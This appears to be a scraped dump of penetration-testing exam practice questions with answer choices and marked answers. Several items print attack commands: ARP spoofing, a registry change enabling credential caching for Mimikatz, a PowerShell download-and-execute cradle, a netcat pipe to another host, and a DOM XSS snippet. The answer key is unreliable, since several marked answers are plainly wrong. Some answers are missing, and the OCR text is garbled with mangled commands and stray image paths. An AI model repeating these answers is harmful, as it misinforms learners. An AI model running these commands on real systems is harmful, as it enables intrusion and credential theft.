A penetration tester used an ASP.NET web shell to gain access to a web application, which allowed the tester to pivot in the corporate network.
Which of the following is the MOST important follow-up activity to complete after the tester delivers the report?
A. Removing tester-created credentials
B. Presenting attestation of findings
C. Documenting lessons learned
D. Obtaining client acceptance
E. Removing shells
Answer: B (LEAVE A REPLY)

NEW QUESTION: 36
A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:
IP: 192.168.1.20
NETMASK: 255.255.255.0
DEFAULT GATEWAY: 192.168.1.254
DHCP: 192.168.1.253
DNS: 192.168.10.10, 192.168.20.10
Which of the following commands should the malicious user execute to perform the MITM attack?
A. arpspoof -c both -r -t 192.168.1.1 192.168.1.20
B. arpspoof -t 192.168.1.20 192.168.1.254
C. arpspoof -c both -t 192.168.1.20 192.168.1.253
D. arpspoof -r -t 192.168.1.253 192.168.1.20
Answer: B (LEAVE A REPLY)

Explanation
Explanation/Reference: https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with- ARPspoofing

NEW QUESTION: 37
Which of the following commands starts the Metasploit database?
A. msfconsole
B. workspace
C. msfvenom
D. db_init
E. db_connect
Answer: (SHOW ANSWER)
References:
https://www.offensive-security.com/metasploit-unleashed/msfconsole/

NEW QUESTION: 38
Click the exhibit button.

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login,php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+ OSVDB-12184: /dvwa index.php?=PHP88B5F22A0-3C92-11d3-
A3A9-4C7B0BC10000: PHP reveals potentially sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source code via -s parameter, and may allow command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
---------------------------------------------------
+ End Time: 2012-12-03 01:33:07 (GMTO) (224
seconds)
+ 1 host (s) tested
```


Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

A. Arbitrary code execution

B. Login credential brute-forcing

C. SQL injection

D. Cross-site request forgery

E. Session hijacking
Answer: B,E (LEAVE A REPLY)

NEW QUESTION: 39
Which of the following CPU registers does the penetration tester need to overwrite in order to exploit a simple buffer overflow?
A. Stack pointer register
B. Index pointer register
C. Stack base pointer
D. Destination index register
Answer: A (LEAVE A REPLY)
Explanation/Reference:
Reference: http://www.informit.com/articles/article.aspx?p=704311&seqNum=3

NEW QUESTION: 40
A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profile s. For which of the following types of attack would this information be used?
A. Exploit chaining
B. Session hijacking
C. Dictionary
D. Karma
Answer: B (LEAVE A REPLY)

NEW QUESTION: 41
After an Nmap NSE scan, a security consultant is seeing inconsistent results while scanning a host. Which of the following is the MOST likely cause?
A. Services are not listening
B. The network administrator shut down services
C. The host was not reachable
D. A firewall/IPS blocked the scan
Answer: (SHOW ANSWER)

NEW QUESTION: 42
A penetration tester reviews the scan results of a web application. Which of the following vulnerabilities is MOST critical and should be prioritized for exploitation?
A. Stored XSS
B. Fill path disclosure
C. Expired certificate
D. Clickjacking
Answer: A (LEAVE A REPLY)

Explanation/Reference:
References https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)

NEW QUESTION: 43
After successfully enumerating users on an Active Directory domain controller using enum4linux a penetration tester wants to conduct a password-guessing attack Given the below output:

Which of the following can be used to extract usernames from the above output prior to conducting the attack?
A. cut -d: -f2 enum41inux_output.txt | awk '{print S2}' I cut -d: -f1 > usernaraes.txt
B. cat enum41inux_output.txt > grep -v user I sed 's/\[//' I sed 's/\]//' 2> usernames.txt
C. grep -i rid v< enura.41inux_output. txt' | cut -d: -f2 i cut -d] -f1 > usernames. txt
D. grep user enuza41inux_output.txt I awk '{print $1}' | cut -d[-f2 I cut -d] -f1 > username.txt
Answer: D (LEAVE A REPLY)

NEW QUESTION: 44
A penetration tester executes the following commands:

Which of the following is a local host vulnerability that the attacker is exploiting?
A. Insecure file permissions
B. Application whitelisting
C. Shell escape
D. Writable service
Answer: (SHOW ANSWER)
Explanation/Reference: https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

NEW QUESTION: 45

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once

Answer:

Explanation

1.) Zverlory

2.) Zverl0ry

3.) zv3rl0ry
4.) Zv3r!0ry

NEW QUESTION: 46
A company planned for and secured the budget to hire a consultant to perform a web application penetration test. Upon discovered vulnerabilities, the company asked the consultant to perform the following tasks:
* Code review
* Updates to firewall setting
A. Risk acceptance
B. Threat prevention
C. Scope creep
D. Post-mortem review
Answer: A (LEAVE A REPLY)

NEW QUESTION: 47
Black box penetration testing strategy provides the tester with:
A. a network diagram
B. privileged credentials
C. a target list
D. source code
Answer: (SHOW ANSWER)

NEW QUESTION: 48
A penetration tester directly connects to an internal network. Which of the following exploits would work BEST for quick lateral movement within an internal network?
A. Launch dictionary attacks on RDP.
B. Conduct a whaling campaign.
C. Poison LLMNR and NBNS requests.
D. Crack password hashes in /etc/shadow for network authentication.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 49
During a penetration test, a tester runs a phishing campaign and receives a shell from an internal PC running Windows 10 OS. The tester wants to perform credential harvesting with Mimikazt. Which of the following registry changes would allow for credential caching in memory?
A)

```
reg add HKLM\System\ControlSet002\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 0
```

B)

```
reg add HKCU\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

C)

```
reg add HKLM\Software\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential
/t REG_DWORD /d 1
```

D)

```
reg add HKLM\System\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogoCredential /t
REG_DWORD /d 1
```

A. Option A
B. Option C
C. Option B
D. Option D
Answer: D (LEAVE A REPLY)

NEW QUESTION: 50
A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?
A. Rules of engagement
B. End-user license agreement
C. Master services agreement
D. Statement of work
Answer: D (LEAVE A REPLY)

NEW QUESTION: 51
An assessor begins an internal security test of the Windows domain internal. comptia. net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?
A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```


D)

```
dig -q any _smtp._tcp.internal.comptia.net
```


A. Option B
B. Option A
C. Option C
D. Option D
Answer: B (LEAVE A REPLY)

NEW QUESTION: 52
A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0.
Which of the following levels of difficulty would be required to exploit this vulnerability?
A. Very difficult; perimeter systems are usually behind a firewall.
B. Somewhat difficult; would require significant processing power to exploit.
C. Trivial; little effort is required to exploit this finding.
D. Impossible; external hosts are hardened to protect against attacks.
Answer: C (LEAVE A REPLY)
Reference https://nvd.nist.gov/vuln-metrics/cvss

NEW QUESTION: 53
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = "Administrator"
The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all



Answer:



NEW QUESTION: 54

A client's systems administrator requests a copy of the report from the penetration tester, but the systems administrator is not listed as a point of contact or signatory.

Which of the following is the penetration tester's BEST course of action?

A. Reply and explain to the systems administrator that proper authorization is needed to provide the report.

B. Send the report since the systems administrator will be in charge of implementing the fixes.

C. Forward the request to the point of contact/signatory for authorization.

D. Send the report and carbon copy the point of contact/signatory for visibility.

Answer: A (LEAVE A REPLY)

NEW QUESTION: 55

Consider the following PowerShell command:

Powershell.exe

IEX (New-Object Net.Webclient).downloadstring (http:// site/script.ps1"); Invoke-Cmdlet Which of the following BEST describes the actions performed this command?

A. Run an encoded command

B. Set the execution policy

C. Execute a remote script

D. Instantiate an object

Answer: C (LEAVE A REPLY)

NEW QUESTION: 56

At the information gathering stage, a penetration tester is trying to passively identify the technology running on a client's website.

Which of the following approached should the penetration tester take?

A. Run a web scraper and pull the website's content.

B. Use web aggregators such as BuiltWith and Netcraft

C. Use Nmap to fingerprint the website's technology.

D. Run a spider scan in Burp Suite.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 57

Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

A. Shodan

B. SET

C. BeEF

D. Wireshark

E. Maltego

F. Dynamo

Answer: A,E (LEAVE A REPLY)

Explanation

References: https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref

NEW QUESTION: 58

A penetration tester wants to launch a graphic console window from a remotely compromised host with IP

10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

A. From the local computer, run the following command

Nc -1 -p 6000

Then, from the remote computer, run the following command

Xterm | nc 192.168.1.10 6000

B. From the local computer, run the following command
ssh -r6000 : 127.0.01:4444 -p 6000 users@192.168.1.10 "xhost+; xterm"
C. From the local computer, run the following command
ssh -L4444 : 127.0.01:6000 -% users@10.0.0.20 xterm
D. From the remote computer, run the following commands:
Export IHOST 192.168.1.10:0.0
xhost+
Terminal
Answer: D (LEAVE A REPLY)

NEW QUESTION: 59
A penetration tester is preparing to conduct API testing Which of the following would be MOST helpful in preparing for this engagement?
A. W3AF
B. WAR
C. Swagger
D. NiktO
Answer: D (LEAVE A REPLY)

NEW QUESTION: 60
A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy Request POST /Bank/Tax/RTSdocuments/ HTTP 1.1 Host: test.com Accept: text/html; application/xhtml+xml Referrer: https://www.test.com/Bank/Tax/RTSdocuments/ Cookie: PHPSESSIONID: ; Content-Type: application/form-data; Response
403 Forbidden
<tr>
<td> Error:</td></tr>
<tr><td> Insufficient Privileges to view the data. </td></tr>
Displaying 1-10 of 105 records
Which of the following types of vulnerabilities is being exploited?
A. Parameter pollution vulnerability
B. Cookie enumeration
C. Forced browsing vulnerability
D. File upload vulnerability
Answer: C (LEAVE A REPLY)

NEW QUESTION: 61
A consultant is identifying versions of Windows operating systems on a network Which of the following Nmap commands should the consultant run?

A. nmap -T4 -v -sU -iL /tmp/list.txt -Pn -script smb-system-info
B. nmap -T4 -v -script smb-system-info 192.163.1.0/24
C. nmap -T4 -v -6 -iL /tmp/liat.txt -Pn -script smb-os-discovery -p 135-139
D. nmap -T4 -v -iL /tmp/list .txt -Pn -script smb-os-disccvery
Answer: D (LEAVE A REPLY)

NEW QUESTION: 62
A penetration tester has been hired to perform a penetration test for an organization. Which of the following is indicative of an error-based SQL injection attack?
A. 1=1 or b--
B. 1=1 or 2--
C. 1=1 or a--
D. a=1 or 1--
Answer: D (LEAVE A REPLY)

NEW QUESTION: 63
A manager calls upon a tester to assist with diagnosing an issue within the following Python script:
#!/usr/bin/python
s = "Administrator"
The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all

Answer:

Explanation

1.) NIST

2.) NSRT

3.) imdA

4.) TRAT

NEW QUESTION: 64

Which of the following BEST explains why it is important to maintain confidentially of any identified findings when performing a penetration test?
A. Penetration test findings can assist an attacker in compromising a system.
B. Penetration test findings are legal documents containing privileged information.
C. Penetration test findings often contain company intellectual property
D. Penetration test findings could lead to consumer dissatisfaction if made public.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 65
A penetration testet is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network The (ester is monitoring the correct channel tor the identified network but has been unsuccessful in capturing a handshake Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?
A. Deauthentication attack
B. Karma attack
C. Fragmentation attack
D. SSID broadcast flood
Answer: (SHOW ANSWER)

NEW QUESTION: 66
A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses.
Which of the following is the MOST efficient to utilize?
A. nmap -p 53 -oG dnslist.txt | cut -d ":" -f 4
B. nslookup -ns 8.8.8.8 << dnslist.txt
C. for x in {1...254}; do dig -x 192.168.$x.$x; done
D. dig -r > echo "8.8.8.8" >> /etc/resolv.conf
Answer: A (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 67
A penetration tester observes that the content security policy header is missing during a web application penetration test. Which of the following techniques would the penetration tester MOST likely perform?
A. Command injection attack
B. Clickjacking attack
C. Directory traversal attack
D. Remote file inclusion attack
Answer: (SHOW ANSWER)
References: https://geekflare.com/http-header-implementation/

NEW QUESTION: 68
Which of the following wordlists is BEST for cracking MD5 password hashes of an application's users from a compromised database?
A. . /wordlists/rockyou.txt
B. ./wfuzz/wordlist"vulns/sq1_inj -txt
C. ./wordlists/raeta3ploit/roet_uaerpass.txt
D. ./dirb/wordlists/big.txt
Answer: A (LEAVE A REPLY)

NEW QUESTION: 69
A penetration tester has been asked to conduct OS fingering with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.)
A. -O
B. -iL
C. -sV
D. -sS
E. -oN
F. -oX
Answer: A,B (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 70
A penetration tester is testing a web application and is logged in as a lower-privileged user. The tester runs arbitrary JavaScript within an application, which sends an XMLHttpRequest, resulting in exploiting features to which only an administrator should have access.
Which of the following controls would BEST mitigate the vulnerability?
A. Add client-side security controls
B. Prevent directory traversal.
C. Implement authorization checks.
D. Sanitize all the user input.
Answer: C (LEAVE A REPLY)


NEW QUESTION: 71
A client has requested an external network penetration test for compliance purposes. During discussion between the client and the penetration tester, the client expresses unwillingness to add the penetration tester's source IP addresses to the client's IPS whitelist for the duration of the test. Which of the following is the BEST argument as to why the penetration tester's source IP addresses should be whitelisted?


A. Testing should focus on the discovery of possible security issues across all in-scope systems, not on determining the relative effectiveness of active defenses such as an IPS.
B. Penetration testing of third-party IPS systems often requires additional documentation and authorizations; potentially delaying the time-sensitive test.
C. Whitelisting prevents a possible inadvertent DoS attack against the IPS and supporting log-monitoring systems.
D. IPS whitelisting rules require frequent updates to stay current, constantly developing vulnerabilities and newly discovered weaknesses.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 72
A company requested a penetration tester review the security of an in-house-developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO)
A. Convert JAR files to DEX
B. Cross-compile the application
C. Attach to ADB
D. Re-sign the APK
E. Decompile
F. Convert to JAR
Answer: (SHOW ANSWER)

NEW QUESTION: 73
A penetration tester discovers an anonymous FTP server that is sharing the C:\drive. Which of the following is the BEST exploit?
A. Place a batch script in the startup folder for all users.
B. Change a service binary location path to point to the tester's own payload.
C. Escalate the tester's privileges to SYSTEM using the at.exe command.
D. Download, modify, and reupload a compromised registry to obtain code execution.
Answer: (SHOW ANSWER)

NEW QUESTION: 74
Performance based
You are a penetration Inter reviewing a client's website through a web browser.
Instructions:
Review all components of the website through the browser to determine if vulnerabilities are present.
Remediate ONLY the highest vulnerability from either the certificate source or cookies.




Show Question
Reset All Answe
Secure System
https://comptia.org/login.aspx#viewsource
<meta
content="c2RmZGZnaH9tzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWDaGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDlpYmhqZH9mc291Ymdoc3d5ZGh1Z2J
bnNkbGtqO2Job3VpYXNpZGZubXM7bG9kZmlaHZsb3NhZGJua2N4dnZ1aWda3NqYW\/qa2JmbGtlY3Z2Z2JqbGFzZWJmaX\/kZGZkdmxiamFmbGNkc3VmZyBuc2pyZ2hzZH\/maG
d1d3NmZ2hqZH9mZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bn\/zZm53cm\/mYnZ1ZXJ2==" name="csrf-token" />
<select><script>
document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("fs=")+16)+"</OPTION>");
</script></select>

<form action="<c:url value='main.do'/>" method="post">

